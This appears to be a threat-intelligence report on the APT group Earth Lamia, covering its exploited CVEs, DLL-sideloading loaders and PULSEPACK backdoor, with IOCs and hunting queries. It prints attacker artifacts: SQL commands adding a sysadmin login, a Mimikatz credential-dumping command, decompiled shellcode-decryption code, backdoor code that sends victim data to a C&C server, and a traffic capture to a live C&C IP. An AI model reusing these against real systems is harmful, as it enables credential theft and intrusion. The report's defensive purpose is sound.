
Earth Lamia Develops Custom Arsenal to Target Multiple Industries

trendmicro.com/en_us/research/25/e/earth-lamia.html

May 27, 2025



APT & Targeted Attacks

Trend™ Research has been tracking an active APT threat actor named Earth Lamia, targeting multiple industries in Brazil, India and Southeast Asia countries at least since 2023. The threat actor primarily exploits vulnerabilities in web applications to gain access to targeted organizations.

By: Joseph C Chen May 27, 2025 Read time: (words)

Summary

- Trend Research has identified Earth Lamia as an APT threat actor that exploits vulnerabilities in web applications to gain access to organizations, using various techniques for data exfiltration.
- Earth Lamia develops and customizes hacking tools to evade detection, such as PULSEPACK and BypassBoss.

- Earth Lamia has primarily targeted organizations in Brazil, India, and Southeast Asia since 2023. Initially focused on financial services, the group shifted to logistics and online retail, most recently focusing on IT companies, universities, and government organizations.
- Trend Vision One™ detects and blocks the IOCs discussed in this blog. Trend Vision One also provides hunting queries, threat insights, and threat intelligence reports to gain rich context and the latest updates on Earth Lamia.

Introduction

We have been tracking an active intrusion set that primarily targets organizations located in countries including Brazil, India, and Southeast Asia since 2023. The threat actor mainly targets the SQL injection vulnerabilities discovered on web applications to access the SQL servers of targeted organizations. The actor also takes advantage of various known vulnerabilities to exploit public-facing servers. Research reports have also mentioned their aggressive operations, including REF0657, STAC6451, and CL-STA-0048. Evidence we collected during our research indicates this group is a China-nexus intrusion set, which we now track as Earth Lamia.

Earth Lamia is highly active, but our observation found that its targets have shifted over different time periods. They targeted many organizations but focused only on a few specific industries during each time period. In early 2024 and prior, we observed that most of their targets were organizations within the financial industry, specifically related to securities and brokerage. In the second half of 2024, they shifted their targets to organizations mainly in the logistics and online retail industries. Recently, we noticed that their targets have shifted again to IT companies, universities, and government organizations.

Figure 1. Map of targeted countries
download

Earth Lamia continuously develops customized hacking tools and backdoors to improve their operations. While the actor highly leverages open-source hacking tools to conduct their attacks, they also customized these hacking tools to reduce the risk of being detected by security software. We also discovered they have developed a previously unseen backdoor, which we named PULSEPACK. The first version of PULSEPACK was identified in Earth Lamia's attacks during August 2024. In 2025, we found an upgraded version of PULSEPACK, which uses a different protocol for C&C communication, showing they are actively developing this backdoor. In this report, we will reveal the details of Earth Lamia's operations and share the analysis of their customized hacking tools and backdoors.

Initial access and post-exploitation TTPs

We found that Earth Lamia frequently conducted vulnerability scans to identify possible SQL injection vulnerabilities on the targets' websites. With an identified vulnerability, the actor tried to open a system shell through it to gain remote access to the victims' SQL servers. We suspect they are likely using tools like "sqlmap" to carry out these attacks against their targets. Besides the SQL injection attempts, our telemetry shows the actor also exploited the following vulnerabilities on different public-facing servers:

- CVE-2017-9805: Apache Struts2 remote code execution vulnerability
- CVE-2021-22205: GitLab remote code execution vulnerability

- CVE-2024-9047: WordPress File Upload plugin arbitrary file access vulnerability
- CVE-2024-27198: JetBrains TeamCity authentication bypass vulnerability
- CVE-2024-27199: JetBrains TeamCity path traversal vulnerability
- CVE-2024-51378: CyberPanel remote code execution vulnerability
- CVE-2024-51567: CyberPanel remote code execution vulnerability
- CVE-2024-56145: Craft CMS remote code execution vulnerability

More recently, Earth Lamia also exploited CVE-2025-31324 (SAP NetWeaver Visual Composer unauthenticated file upload vulnerability). The report mentioned two of attackers' IP addresses, 43[.]247[.]135[.]53 and 103[.]30[.]76[.]206, which we clustered as Earth Lamia's infrastructure. (We discuss these details in the Attribution section.)

After a successful exploitation of vulnerabilities to gain access to a server, we observed the following general lateral movement activities within the victims' network:

- Using "certutil.exe" or "powershell.exe" to download additional tools from the attacker's machine
- Deploying webshells to website applications
- Performing privilege escalation using tools such as "GodPotato" and "JuicyPotato"
- Scanning the network using tools like "Fscan" and "Kscan"
- Creating a user account named "helpdesk" and adding it to the administrators' local group
- Obtaining credentials by dumping the LSASS memory or extracting the SAM hive and the SYSTEM hive from the Windows Registry
- Cleaning Windows Application, System and Security event logs with "wevtutil.exe"
- Collecting domain controller information with "nltest.exe" and "net.exe"
- Establishing proxy tunnels to the Victims' network with tools such as "rakshasa" and "Stowaway"
- Executing backdoors generated from the command-and-control frameworks, including "Vshell", "Cobalt Strike", and "Brute Ratel"
- Using "schtasks.exe" to persist the backdoor execution

We also noticed the threat actor used SQL injection vulnerabilities to execute the following commands. The commands create a new account "sysadmin123" with administrator permissions on the targeted SQL servers. It allows the actor to directly access and exfiltrate victim databases.

> *CREATE LOGIN sysadmin123 WITH PASSWORD = 'qwe123QWE';*
> *ALTER SERVER ROLE sysadmin ADD MEMBER sysadmin123;*

Customized hacking tools

Earth Lamia often modifies open-source hacking tools for its own use. They remove unnecessary static strings from the hacking tools, such as help or debug messages. Some essential static strings are also obfuscated. These customizations are aimed at reducing the chances of detection by security software. For example, we identified a privilege escalation tool that was named "BypassBoss" in the PDB string. This tool was used multiple times in different incidents by Earth Lamia. After our analysis, we found that this tool is a modified version of "Sharp4PrinterNotifyPotato", whose original source code was shared on a Chinese forum.

Figure 2. Code comparison between “BypassBoss” (left) and "Sharp4PrinterNotifyPotato" (right)
download

In addition, we found that Earth Lamia packages its hacking tools into DLL files to launch them via DLL sideloading. Our telemetry data showed multiple times that the actor executed a legitimate executable “AppLaunch.exe” (Microsoft .NET ClickOnce Launch Utility) with suspicious arguments. In one case, we observed that the arguments are similar to those used by “Mimikatz”.

> *C:\Users\Public\Downloads\AppLaunch.exe "log C:\Users\Public\Downloads\res.txt" "privilege::debug" "sekurlsa::logonpasswords" "exit"*

Later, we were able to collect one of their DLL samples. The DLL file (SHA256: 1d0b246f8d43442ea0eaecde5cfa7fcd8139a9ba93496cd82a8ac056f7393bcf) was named "mscoree.dll," which is one of the libraries loaded by "AppLaunch.exe". We found the actor packaged an entire binary of "JuicyPotato" into the DLL file with "VOIDMAW", an open-source tool to package malicious code to bypass memory scanners. This allows the actor to execute their hacking tools in memory inside the process of a legitimate executable. We believe the actor employs these or similar approaches to launch their hacking tools with DLL sideloading.

Besides that, Earth Lamia also created their backdoor loaders by adopting DLL sideloading. Interestingly, the actor prefers to use the legitimate binaries provided by security vendors to sideload their malicious DLL files.




Figure 3. DLL sideloading flows to launch backdoors
download

Other researchers had found that one of the earlier versions of their loaders was a modification of the open-source project "MemoryEvasion" to load malicious Base64-encoded shellcode. We discovered an extended version of their Cobalt Strike loaders, which use the RC4 encryption to protect the malicious shellcode.

From an example we found in their sideloading samples, the payload file "readme.txt" has the first 128 bytes used to produce the RC4 key, and the rest of the data is the RC4-encrypted shellcode. After launching with a legitimate binary, the DLL sideloading loader reads data from the payload file. It duplicates the 128-byte key twice to restore the 256-byte RC4 key. It then uses the restored key to decrypt the rest of the data and has the original Cobalt Strike shellcode execute in memory.




Figure 4. The encrypted payload file to encapsulate the shellcode
download

We also found another DLL sideloading loader used by Earth Lamia to execute Brute Ratel shellcode. This loader uses AES instead. The loader has the pre-configured AES 256-byte key and initial vectors embedded in the binary. Although the loader does not directly use the embedded key for decryption, it computes the hash of the 256-byte key using SHA256, resulting in a hash that is also 256 bytes in size. The hash value is the key to decrypt the encrypted shellcode stored in the payload file “VCRUNTIME140C.dll”.

```
141                 wcsrchr(Str, 0x5Cu)[1] = 0;
142                 wcscat_s(Str, 0x104ui64, L"VCRUNTIME140C.dll");
143                 v35 = 0;
144                 result = qword_18001BFA8(Str, 0x80000000i64, 0i64, 0i64, 3, 128, 0i64);
145                 v26 = result;
146                 if ( result != -1 )
147                 {
148                   v27 = qword_18001BFB0(result, 0i64);
149                   v42 = v27;
150                   qword_18001BF78(-1i64, &qword_18001BEB8, 0i64, &v42, 12288, 4);
151                   dword_18001BF28 = v27;
152                   qword_18001BFB8(v26, qword_18001BEB8, v27, &v35, 0i64);
153                   qword_18001BF98(v26, v28, v29, v30);
154                   v36 = v27;
155                   v31 = qword_18001BEB8;
156                   v44[0] = 0xC761B376;        // AES key
157                   v44[1] = 0xA5339CEF;
158                   v44[2] = 0xB0A1DFF1;
159                   v44[3] = 0x420CEE3E;
160                   v44[4] = 0xD57711D2;
161                   v44[5] = 0x730FD85;
162                   v44[6] = 0x4F51CB69;
163                   v44[7] = 0x21164F32;
164                   v43[0] = 0x630CC175;        // AES IV
165                   v43[1] = 0xA13CDD58;
166                   v43[2] = 0x638E66DC;
167                   v43[3] = 0xD6A28F1D;
168                   if ( (unsigned int)qword_18001BEC0(&v38, 0i64, 0i64, 24i64, -268435456)// CryptAcquireContextW
169                     && (unsigned int)qword_18001BEC8(v38, 32780i64, 0i64, 0i64, &v39)// CryptCreateHash
170                     && (unsigned int)qword_18001BED0(v39, v44, 32i64)// CryptHashData
171                     && (unsigned int)qword_18001BED8(v38, 26128i64, v39, 0i64, &v40)// CryptDeriveKey
172                     && (unsigned int)qword_18001BEE0(v40, 1i64, v43) )// CryptSetKeyParam
```

Figure 5. The decryption routine to restore shellcode from an AES-encrypted file

download

Analysis of the PULSEPACK backdoor

In August 2024, we noticed Earth Lamia started using a previously unseen backdoor, which we named PULSEPACK. PULSEPACK is a modular .NET backdoor designed with a simple primary executable that only includes necessary capabilities for command-and-control (C&C) communication. Each malicious function is developed as a separate plugin. The plugins will only be loaded from the C&C server when needed. In the first version of PULSEPACK that we discovered, it contained the following configuration information embedded within the executable:

- The IP address and the port number of the default C&C server
- The URL to get an updated C&C IP address and port number pair
- The AES key and the AES IV value to encrypt the communication

At the beginning, PULSEPACK checks the configured URL to get the address of the C&C server. If the value of the URL is empty or it fails to retrieve the C&C address from the URL, the backdoor will connect to the default C&C server with a TCP socket. Once the TCP socket is connected, the backdoor decodes an embedded data to restore a core DLL file and execute it in memory with the "Assembly.Load" approach. The core DLL handles the C&C commands and launches plugins delivered from the C&C server. Initially, it sends the victim's information to the C&C server, including:

- System version and username
- The backdoor process name and process privilege

- Installed antivirus software
- A hash value calculated with the system and the hardware information

```
public async Task GetMessageInfo(TcpClient tcpClient, string getKey, string getIV)
{
    bool flag = IsAdmin();
    string antivirus = GetAntivirus();
    string windowsVersion = GetWindowsVersion();
    string text = HWID();
    string processName = GetProcessName();
    string userName = Environment.UserName;
    string plainText = $"{flag}#{antivirus}#{windowsVersion}#{text}#{processName}#{userName}";
    SendMessageHelper sendMessageHelper = new SendMessageHelper();
    AesSingleton aesSingleton = new AesSingleton();
    aesSingleton.SetAesKey(getKey);
    aesSingleton.SetIV(getIV);
    plainText = aesSingleton.Encrypt(plainText);
    await sendMessageHelper.SendMessageForServerAsyncByUri(tcpClient, plainText);
}
```

Figure 6. The function to collect the information of the infected machine

download

It then waits for the C&C server to deliver the plugins, which are then executed. The delivered plugins are Base64-encoded and compressed into the ZIP format. The core DLL restores the plugins from the delivered data and launches them with the "Assembly.Load" approach. The core DLL launches the plugins from a function named "Run" as the entry point. PULSEPACK encrypts the execution result with the AES algorithm before sending it to the C&C server.

Since March 2025, we found Earth Lamia deployed a new version of PULSEPACK. It changes the protocol of C&C communication from a TCP socket to a WebSocket. In addition, the new PULSEPACK also becomes smaller as they separated the core DLL from the backdoor and made it a plugin that will be loaded from the C&C server. Once the backdoor connects to the C&C server, the server sends a message appended with a random UUID as the victim ID. The values are concatenated with a number sign "#".

> *IsWindows#{UUID}*

The backdoor responds with a message composed of the given UUID and a tag string embedded in the backdoor.

> *IsWindowsReturnMessageParam#{UUID}#{Tag}*

Then, it delivers the first plugin called "InitStart.dll," which collects the same information about the infected machine as the original core DLL. After these initialization steps, the backdoor waits for the plugins issued from the C&C server to execute.

> *GetWinDowsMessage#{UUID}#{C&C URL}#{Plugin (Base64 encoded)}#{Function name}*

```
GET /ws/ HTTP/1.1
Connection: Upgrade,Keep-Alive
Upgrade: websocket
Sec-WebSocket-Key: 5bHbkK8AkL0Gq5WEbWewBg==
Sec-WebSocket-Version: 13
Host: 134.122.176.156:60512

HTTP/1.1 101 Switching Protocols
Connection: Upgrade
Upgrade: websocket
Sec-WebSocket-Accept: pC194R4uCruwd96OEHRZSOBVUqc=

..IsWindows#32f9c437-c80c-44dc-b315-19fb4ba912f4..K.'..cp.%tH.8BB.>bI..cT.,uw.9qJ.x"A.
($..fs..(=../s
.x!..z)A..rF.z"A.h......w...>.c_..9.c..~..GetWinDowsMessage#32f9c437-c80c-44dc-
b315-19fb4ba912f4#http://134.122.176.156:60512/ws/#TVqQAAMAAAAEAAAA//
8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVG
hpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABQRQAATAEDAMfGx6kAAAAAAA
AAAOAAIiALATAAACQAAAAGAAAAAAAA3kIAAAAgAAAAYAAAAAAAEAAgAAAAAgAABAAAAAAAAAAAGAAAAAAAAACgAA
AAAgAAAAAAAAMAYIUAABAAABAAAAAAEAAAEAAAAAAAAABAAAAAAAAAAAAAAAAItCAABPAAAAAGAAAHgDAAAAAAAAA
```

Figure 7. PULSEPACK C&C traffic communicating on WebSocket
download

We also noticed a PULSEPACK sample which loaded a plugin DLL called "TKRun.dll", which is used for persisting the execution of the backdoor by creating a scheduled task to launch the executable after a system reboot. Unfortunately, we couldn't discover additional plugins used by PULSEPACK. Our telemetry data shows that the backdoor process can drop files and create a subprocess called "cmd.exe" to execute commands on the victims' machines. This suggests that more plugins could exist for the file drop or remote shell access purposes.

```
public class TKRunInfo
{
    public async Task Run(string Url, string _ClientId)
    {
        string text = GenerateRandomString(6);
        try
        {
            string fileName = Process.GetCurrentProcess().MainModule.FileName;
            if (!IsTaskAlreadyExists(fileName) && !IsProcessRunning("360Tray") && !IsProcessRunning("ZhuDongFangYu"))
            {
                string userName = Environment.UserName;
                TaskService val = new TaskService();
                TaskDefinition val2 = val.NewTask();
                val2.RegistrationInfo.Description = "";
                val2.Principal.UserId = userName;
                val2.Principal.LogonType = (TaskLogonType)3;
                val2.Principal.RunLevel = (TaskRunLevel)1;
                LogonTrigger val3 = new LogonTrigger();
                val2.Triggers.Add<LogonTrigger>(val3);
                val2.Actions.Add<ExecAction>(new ExecAction(fileName, (string)null, (string)null));
                val.RootFolder.RegisterTaskDefinition(text, val2);
            }
```

Figure 8. The "TKRun" plugin creates a new task to launch the backdoor process
download

Attribution

In January 2024, an intrusion set identified as REF0657 targeted the financial services sector in South Asia. We believe these are also activities of Earth Lamia. Our telemetry data also shows Earth Lamia targeted Indian financial organizations during 2023 and early 2024. Many of the mentioned attack tactics and hacking tools in this report and those used by Earth Lamia are identical. In addition, we found a Cobalt Strike sample used by Earth Lamia connects to a C&C domain "chrome-online[.]site". The domain certificate of "chrome-online[.]site" was found to be adopted on "149[.]104[.]23[.]176," which has been reported as the IP address used by REF0657.

In August 2024, a report on a Mimic ransomware campaign tracked as STAC6451 was published. The report noted that some attack tactics are linked to REF0657. This report mentioned the following activities, which were likely from Earth Lamia:

- The username “helpdesk” and password “P@ssw0rd” pair created during the attack
- The use of the hacking tool "Sophosx64.exe," which is the "GodPotato" tool. We also found the same tool with the same filename used in Earth Lamia's attack.
- The Cobalt Strike loader "USERENV.dll" developed with the open-source project "MemoryEvasion", which is the same as we mentioned above, is used by Earth Lamia.

Some of the attack tactics mentioned in the STAC6451 report are very different from those of Earth Lamia. We believe the report of STAC6451 may include the activities from two different intrusion sets. During our research, we didn't see Earth Lamia use any ransomware. It could be that Earth Lamia collaborated with the Mimic ransomware campaign before, or they just happened to infect the same victims, as both targeted SQL servers in India.

In January 2025, a research team reported an espionage operation they tracked as CL-STA-0048. They found connections between this campaign, the Chinese threat actor “DragonRank”, and REF0657, which is Earth Lamia. We found the following activities mentioned in the report were likely from Earth Lamia:

- The behavior to download files from 206[.]237[.]0[.]49 which was used by Earth Lamia
- The use of the legitimate binary “AppLaunch.exe” to sideload Cobalt Strike and hacking tools

Our research currently tracks "DragonRank" and Earth Lamia as two different intrusion sets. We haven't seen evidence that these two intrusion sets are linked or collaborated. However, we cannot rule out this possibility.

In May 2025, researchers shared their observations on multiple China-nexus APT campaigns targeting CVE-2025-31324. One of the mentioned campaigns used the IP address 43[.]247[.]135[.]53, which is associated with a Cobalt Strike C&C domain “sentinelones[.]com”. The C&C domain has been attributed to CL-STA-0048. We believe part of CL-STA-0048’s activities are from Earth Lamia’s operation. However, we have only a

medium confidence to attribute the IP address 43[.]247[.]135[.]53 and the exploitation behavior to Earth Lamia as there's already a time gap between the periods when the IP address was in use during 2024 and 2025.

The same report attributes another IP address 103[.]30[.]76[.]206 to an intrusion set UNC5174 as the VShell C&C server. Our research shows this IP address is currently used by Earth Lamia instead of UNC5174 with high confidence. We also found a VShell sample (SHA256: bb6ab67ddbb74e7afb82bb063744a91f3fecf5fd0f453a179c0776727f6870c7), which communicates with this IP address. This sample is similar to the other samples used by Earth Lamia:

- First, the identified VShell sample is packaged as a DLL loader with the same packaging approach using VOIDMAW we mentioned
- Second, the identified VShell sample has a same PDB string "C:\Users\qweqw\Downloads\Voidmaw-master\Voidmaw-master\x64\Debug\Dll1.pdb" that we also found in the other samples used by Earth Lamia

The original attribution to UNC5174 is based on the fact that the attacks delivered a VShell stager called SNOWLIGHT. The stager has been reported to be used by UNC5174. However, this may not be reliable because SNOWLIGHT is also one of default stagers in the VShell framework. Anyone using the framework could generate the stager to load their VShell backdoor.




Figure 9. Screenshot of the VShell management panel to generate the SNOWLIGHT stager download

Conclusion

Earth Lamia is conducting its operations across multiple countries and industries with aggressive intentions. At the same time, the threat actor continuously refines their attack tactics by developing custom hacking tools and new backdoors. They primarily target their victims via vulnerable websites, SQL servers, and systems publicly facing the Internet. To go against these threats, organizations must regularly update and patch their systems to prevent attackers from gaining initial access. Monitoring is essential to detect unusual activities. Adopting proactive security solutions that integrate robust prevention, detection, and response capabilities will help organizations significantly strengthen their defenses.

Proactive security with Trend Vision One™

Trend Vision One™ is the only AI-powered enterprise cybersecurity platform that centralizes cyber risk exposure management, security operations, and robust layered protection. This comprehensive approach helps you predict and prevent threats, accelerating proactive security outcomes across your entire digital estate. Backed by decades of cybersecurity leadership and Trend Cybertron, the industry's first proactive cybersecurity AI, it delivers proven results: a 92% reduction in ransomware risk and a 99% reduction in detection time. Security leaders can benchmark their posture and showcase continuous improvement to stakeholders. With Trend Vision One, you're enabled to eliminate security blind spots, focus on what matters most, and elevate security into a strategic partner for innovation.

Trend Micro™ Threat Intelligence

To stay ahead of evolving threats, Trend customers can access Trend Vision One™ Threat Insights, which provides the latest insights from Trend Research on emerging threats and threat actors.

Trend Vision One Threat Insights

- **Emerging Threats:** Earth Lamia Develops Custom Arsenal to Target Multiple Industries
- **Threat Actor:** Earth Lamia

Trend Vision One Intelligence Reports (IOC Sweeping)

> *Earth Lamia Develops Custom Arsenal to Target Multiple Industries*

Hunting Queries

Trend Vision One Search App

Trend Vision One customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

Backdoor C&C servers of Earth Lamia

> eventSubId: 204 AND (dst: 154.211.89.5 OR dst: 185.238.251.38 OR dst: 206.237.2.40 OR dst: 206.237.5.19 OR dst: 206.238.179.172 OR dst: 206.238.199.21)

More hunting queries are available for Trend Vision One customers with Threat Insights Entitlement enabled.

MITRE ATT&CK techniques

Tactic	Technique	ID
Reconnaissance	Active Scanning: Scanning IP Blocks	T1595.001
	Active Scanning: Vulnerability Scanning	T1595.002
	Gather Victim Host Information	T1592
